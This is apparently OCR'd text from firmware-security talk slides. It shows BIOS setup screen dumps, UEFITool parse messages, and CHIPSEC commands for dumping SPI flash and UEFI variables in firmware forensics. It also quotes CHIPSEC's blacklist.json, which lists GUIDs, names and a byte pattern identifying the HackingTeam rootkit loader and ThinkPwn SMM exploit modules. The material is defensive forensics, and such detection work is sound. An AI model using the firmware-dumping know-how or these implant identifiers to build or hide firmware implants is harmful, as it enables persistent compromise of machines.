
```
File GUID: 8FEEECF1-
BCFD-4A78-9231-4801566B3567
Type: 09h
Attributes: 00h
Full size: D66Eh (54894)
Header size: 18h (24)
Body size: D656h (54870)
State: F8h
```

Messages


```
parseRegion: ME region is empty
parseVolume: unknown file system FFF12B8D-7696-4C8B-A985-2747075B4F50
parseFile: non-empty pad-file contents will be destroyed after volume modifications
```

# Computrace/LoJack

# Computrace/LoJack




# Computrace/LoJack



# BIOS Update Issues


Virus Warning : Disabled
CPU L1 Cache : Enabled
CPU L2 Cache : Enabled
CPU L2 Cache ECC Checking : Enabled
Quick Power On Self Test : Enabled
Boot Sequence : A,C,SCSI
Swap Floppy Drive : Disabled
Boot Up Floppy Seek : Disabled
Boot Up NumLock Status : On
Typematic Rate Setting : Enabled
Typematic Rate (Chars/Sec) : 30
Typematic Delay (Msec) : 250
Security Option : Setup
PCI/VGA Palette Snoop : Disabled
OS Select For DRAM > 64MB : Non-OS2
HDD S.M.A.R.T. Capability : Enabled
ESC : Quit
F1 : Help
F5 : Old Values
F6 : Load Fail-Safe Settings
F7 : Load Optimal Settings


Item Help
Memory Frequency For [Auto]
System BIOS Cacheable [Enabled]
Video BIOS Cacheable [Disabled]
Memory Hole At 15M-16M [Disabled]
AGP Aperture Size (MB) [128]
Init Display First [PCI Slot]
On-Chip VGA [Enabled]
On-Chip Frame Buffer Size [8MB]
Onboard LAN Control [Enabled]


> Standard CMOS Features
> Advanced BIOS Features
> Advanced Chipset Features
> Integrated Peripherals
> Power Management Setup
> PnP/PCI Configurations
> PC Health Status
Frequency/Voltage Control
Load Fail-Safe Defaults
Load Optimized Defaults
Set Supervisor Password
Set User Password
Save & Exit Setup
Exit Without Saving
Esc : Quit
F10 : Save & Exit Setup
Virus Protection, Boot Sequence...



Main Advanced Security Boot Exit
Item Specific Help
System Time:
System Date:
Legacy Diskette A:
Legacy Diskette B:
Primary Master
Primary Slave
Secondary Master
Secondary Slave
Keyboard Features
System Memory:
Extended Memory:
Boot-time Diagnostic Screen:



Phoenix - Award WorkstationBIOS CMOS Setup Utility
Advanced Chipset Features
DRAM Clock/Timing Control
AGP & P2P Bridge Control
Prefetch Caching
System BIOS Cacheable
VIDEO RAM Cacheable
Memory Hole at 15M-16M
Item Help


BIOS SETUP UTILITY
Main Advanced Power Boot Exit
Setup Warning
Primary Video Adapter
Onboard Video Memory Size
PS/2 Mouse
Onboard FDD/SIO Adapters
Onboard FDD/SIO Configuration
USB Legacy Mode Support
Onboard LAN
Onboard LAN Boot ROM
Onboard IEM
Onboard Audio



OVERCLOCK3D



Main Advanced Security Power Boot Exit
Item Specific Help
Set User Password
Set Supervisor Password
Supervisor Password controls access to the setup utility.


AwardBIOS Setup Utility
Advanced
I/O Device Configuration
Item Specific Help
Onboard AC97 Modem Controller [Disabled]
Onboard AC97 Audio Controller [Auto]
Onboard FDC Swap A & B [No Swap]
Floppy Disk Access Control
Onboard Serial Port 1
Onboard Serial Port 2
UART2 Use Standard Infrared
Onboard Parallel Port [378H/IRQ7]
Parallel Port Mode [ECP+EPP]
ECP DMA Select [3]
Onboard Game Port [200H-207H]
Disabled
Auto
<Enter> to select.


Award Modular BIOS v4.51PG, An Energy Star Ally
Copyright (C) 1984-98, Award Software, Inc.
ASUS P2B-DS ACPI BIOS Revision 1012B
Pentium III 650Mhz Processor
Memory Test : 262144K OK
Press DEL to run Setup
08/05/00-i440BX-P2B-DS

# Lenovo BIOS Update on MS Win10 with Device Guard



# Forensic Approaches


GOOD
OR
BAD
BIOS

# Firmware Forensics with CHIPSEC

**Live system firmware analysis**

```
chipsec_util spi info
chipsec_util spi dump rom.bin
chipsec_util spi read 0x700000 0x100000 bios.bin
chipsec_util uefi var-list
chipsec_util uefi var-read db
     D719B2CB-3D3A-4596-A3BC-DAD00E67656F db.bin
```

**Offline system firmware analysis**

```
chipsec_util uefi keys PK.bin
chipsec_util uefi nvram vss bios.bin
chipsec_util uefi decode rom.bin
chipsec_util decode rom.bin
```

https://github.com/chipsec/chipsec

# Firmware Forensics with CHIPSEC

**https://github.com/chipsec/chipsec/blob/master/chipsec/modules/tools/uefi/blacklist.json**

```
{
  "HT_rkloader"      : { "guid": "F50248A9-2F4D-4DE9-86AE-BDA84D07A41C" },
  "HT_rkloader_name" : { "name": "rkloader" },
  "HT_Ntfs"          : { "guid": "F50258A9-2F4D-4DA9-861E-BDA84D07A44C" },
  "HT_Ntfs_name"     : { "name": "Ntfs" },
  "HT_app"           : { "guid": "EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B" },

  "ThinkPwn_SmmRuntimeProtGuid"      : { "regexp": "\\xA1\\x97\\x68\\xA5 ...\\x9A" },
  "ThinkPwn_SystemSmmRuntimeRt_name" : { "name": "SystemSmmRuntimeRt.efi" },
  "ThinkPwn_SystemSmmRuntimeRt"      : { "guid": "7C79AC8C-5E6C-4E3D-BA6F-C260EE7C172E" },
  "ThinkPwn_SmmRuntime_name"         : { "name": "SmmRuntime" },
  "ThinkPwn_SmmRuntime"              : { "guid": "A56897A1-A77F-4600-84DB-22B0A801FA9A" }
}
```

**https://github.com/chipsec/chipsec/blob/master/chipsec/modules/tools/uefi/blacklist.py**

**chipsec_main.py -i -m tools.uefi.blacklist [-a <fw_image>,<blacklist>]**


**chipsec_main.py -i --no_driver -m tools.uefi.blacklist -a uefi.rom,blacklist.json**

**https://github.com/chipsec/chipsec**

